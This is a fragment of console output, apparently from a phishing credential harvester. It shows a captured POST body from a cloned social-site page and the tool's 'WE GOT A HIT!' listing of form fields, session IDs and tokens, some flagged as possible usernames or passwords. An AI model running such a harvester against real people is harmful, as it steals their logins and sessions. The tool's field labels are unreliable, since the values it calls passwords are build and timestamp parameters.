sInMiOiJvemp2Y206NThldGx6OmlzaGxzayIsInQiOjE3MjkwODE3OTY3ODAuMywiYiI6WzEsMTI4XX0sMTcyOTA4MTg0Njc4NywwLDEyNDNdLFsiqQkh5J1mIGJpdF9hcnJheb0UFHNpZF9yYYHyAFxShAAkXCIsXCJzd
GFydAVKge8JkAQ4NCH8CHRvcwlTJFwiOlsxLDBdLFwFFAhjdW0BKw0OLGlkXCI6XCJpc2hscwlSATgEbGWBegA5DSQYc2VxXCI6MP7YAf7YAf7YAcrYAQw5Nzg4YtgBLDk3OTYsMCw0MTVdXQ==","user":"0","webSe
ssionId":"ozjvcm:58etlz:ishlsk","trigger":"falco:web_time_spent_bit_array","send_method":"ajax","compression":"snappy_base64","snappy_ms":4}]
------------------------------355282816236634572242104189150--
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.


[*] WE GOT A HIT! Printing the output:
PARAM: local_storage[hb_timestamp]=13
PARAM: local_storage[signal_flush_timestamp]=13
PARAM: local_storage[Session]=20
PARAM: session_storage[TabId]=6
PARAM: session_storage[sp_pi]=216
PARAM: logtime=5
PARAM: __aaid=0
POSSIBLE USERNAME FIELD FOUND: __user=0
PARAM: __a=1
PARAM: __req=4
PARAM: __hs=20012.BP:DEFAULT.2.0..0.0
PARAM: dpr=2
PARAM: __ccg=EXCELLENT
PARAM: __rev=1017386675
PARAM: __s=ozjvcm:58etlz:ishlsk
PARAM: __hsi=7426349684552683079
PARAM: __dyn=7xe6E5aQ1PyUbFp41twpUnwgU29zE6u7E3rw5ux60Vo1upE4W0OE2WxO0FE2awt81s8hwnU1oU6C0lW0ny0RE2Jw8Xwn83fw5rwSyE1582ZwrU1Xo1UU3jwea
PARAM: __csr=
PARAM: lsd=AVqia8fijeM
PARAM: jazoest=21013
POSSIBLE PASSWORD FIELD FOUND: __spin_r=1017386675
POSSIBLE PASSWORD FIELD FOUND: __spin_b=trunk
POSSIBLE PASSWORD FIELD FOUND: __spin_t=1729081777
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```